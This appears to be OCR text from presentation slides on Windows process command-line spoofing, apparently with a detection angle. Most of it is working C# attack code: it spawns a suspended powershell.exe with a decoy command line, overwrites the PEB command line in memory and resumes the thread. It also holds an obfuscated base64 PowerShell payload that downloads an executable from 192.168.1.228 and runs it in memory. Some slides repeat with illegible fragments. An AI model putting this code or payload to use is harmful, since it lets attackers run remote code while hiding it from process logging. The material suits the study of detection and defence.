
```
typedef struct _PEB {
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  PVOID                         Reserved4[3];
  PVOID                         AtlThunkSListPtr;
  PVOID                         Reserved5;
  ULONG                         Reserved6;
  PVOID                         Reserved7;
  ULONG                         Reserved8;
  ULONG                         AtlThunkSListPtr32;
  PVOID                         Reserved9[45];
  BYTE                          Reserved10[96];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved11[128];
  PVOID                         Reserved12[1];
  ULONG                         SessionId;
} PEB, *PPEB;
```

1. User Mode Structure
2. Memory can be overwritten
3. Contents initialized by `NtCreateUserProcess()`


PROCESS CREATION

```
static void Main(string[] args)
{
    // the malicious command
    string maliciousCommand = "powershell.exe -exec bypass -enc
    WwBTAHkAcwB0AGUAbQAuAFIAZQBmAGwAZQBjAHQAaQBvAG4ALgBBAHMAcwBlAG0AYgBsAHkAXQA6ADoATABvAGEAZAAoACgASQBuAHYAbwBrAGUALQBXAGUAY
    gBSAGUAcQB1AGUAcwB0ACAAIgBoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAxAC4AMgAyADgALwBwAC4AZQB4AGUAIgAgAC0AVQBzAGUAQgBhAHMAaQ
    BjAFAAYQByAHMAaQBuAGcAKQAuAEMAbwBuAHQAZQBuAHQAKQAuAEUAbgB0AHIAeQBQAG8AaQBuAHQALgBJAG4AdgBvAGsAZQAoACQAbgB1AGwAbAAsACAAKAA
    sACAAWwBzAHQAcgBpAG4AZwBbAF0AXQAgACgAJwAxADkAMgAuADEANgA4AC4AMQAuADIAMgA4ACcALAAgAFsAcwB0AHIAaQBuAGcAXQAgACQAUABJAEQALAAg
    ACcAMQAwACcAKQApACkAOwB3AGgAaQBsAGUAIAAoACQAdAByAHUAZQApAHsAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAwADAAMAB9AA==\0";

    // the command to spoof
    string spoofedCommand = "powershell.exe".PadRight(maliciousCommand.Length, ' ');

    Debug("[+] Spoofing command: " + spoofedCommand.Trim(' '));

    // spawn a process to spoof the command line of
    STARTUPINFO si = new STARTUPINFO();
    SECURITY_ATTRIBUTES sa = new SECURITY_ATTRIBUTES();
    bool success = CreateProcess(null, spoofedCommand, ref sa, ref sa, false, CreateProcessFlags.CREATE_SUSPENDED |
    CreateProcessFlags.CREATE_NEW_CONSOLE, IntPtr.Zero, "C:\\windows\\", ref si, out PROCESS_INFORMATION pi);
```

PROCESS CREATION



PROCESS CREATION



EXECUTION FLOW

1. Process Creation

```
bool success = CreateProcess(null, spoofedCommand, ref sa, ref sa, false,
CreateProcessFlags.CREATE_SUSPENDED | CreateProcessFlags.CREATE_NEW_CONSOLE,
IntPtr.Zero, "C:\\windows\\", ref si, out PROCESS_INFORMATION pi);
```

2. Read PEB

```
PEB peb;
byte[] pebBuffer = new byte[Marshal.SizeOf(new PEB())];
ReadProcessMemory(pi.hProcess, pbi.PebBaseAddress, pebBuffer, pebBuffer.Length,
out IntPtr bytesRead);
```

3. Write Memory Directly

```
byte[] newCmdLine = Encoding.Unicode.GetBytes(maliciousCommand);
WriteProcessMemory(pi.hProcess, procParams.CommandLine, newCmdLine, newCmdLine.Length,
out IntPtr lpNumberOfBytesWritten);

byte[] sizeOfCmdLine = BitConverter.GetBytes((ushort)("powershell.exe".Length * 2));
WriteProcessMemory(pi.hProcess, IntPtr.Add(peb.ProcessParameters, 112), sizeOfCmdLine,
sizeOfCmdLine.Length, out lpNumberOfBytesWritten);
```

4. Resume Thread

```
ResumeThread(pi.hThread);
```


LOGGING

EXECUTION FLOW

1. Process Creation

```
bool success = CreateProcess(null, spoofedCommand, ref sa, ref sa, false,
CreateProcessFlags.CREATE_SUSPENDED | CreateProcessFlags.CREATE_NEW_CONSOLE,
IntPtr.Zero, "C:\\windows\\", ref si, out PROCESS_INFORMATION pi);
```

3. Wri[illegible] Directly

```
byte[] newCmdLine = Encoding.U[illegible]liciousCommand);
WriteProcessMemory(pi.hProce[illegible]ine, newCmdLine, newCmdLine.Length,
out IntPtr lpNumberOfBytes[illegible]

byte[] sizeOfCmdLine = BitConv[illegible]er.GetBytes([illegible]ort)("powershell.exe".Length * 2));
WriteProcessMemory(pi.hProcess, IntPtr.Add(peb.ProcessParameters, 112), sizeOfCmdLine,
sizeOfCmdLine.Length, out lpNumberOfBytesWritten);
```

[illegible]B

```
PEB peb;
byte[] pebBuffer = ne[illegible]new PEB())];
ReadProcessMemory(pi.hP[illegible], pbi.[illegible]eAddress, pebBuffer, pebBuffer.Length,
out IntPtr bytesRead);
```

4. R[illegible]ead

```
Resum[illegible]ead);
```


PEB

powershell_____


Windows Log Data

Process Memory

```
powershell.exe -exec bypass -enc dwBoAG8AYQBtAGkAIAAvAGEAbABsAA==
```


PROCESS MONITOR
Event Properties
Event
Process
Stack
Image
Windows PowerShell
Microsoft Corporation
Name: powershell.exe
Version: 10.0.17763.1 (WinBuild.160101.0800)
Path:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Command Line:
powershell.exe
PID: 4252
Architecture: 64-bit
Parent PID: 8080
Virtualized: False
Session ID: 5
Integrity: Medium
User: CORP1\tboss
Auth ID: 00000000:0cd6465b
Started: 9/13/2024 2:22:23 PM
Ended: 9/13/2024 2:22:24 PM
Modules:
Module Address Size Path Company Version Timestamp
sspicli.dll 0x7ff92c810000 0x2f000 C:\Windows\System32\sspicli.dll Microsoft Cor... 10.0.17763.532... 3/13/2035 1:11:...
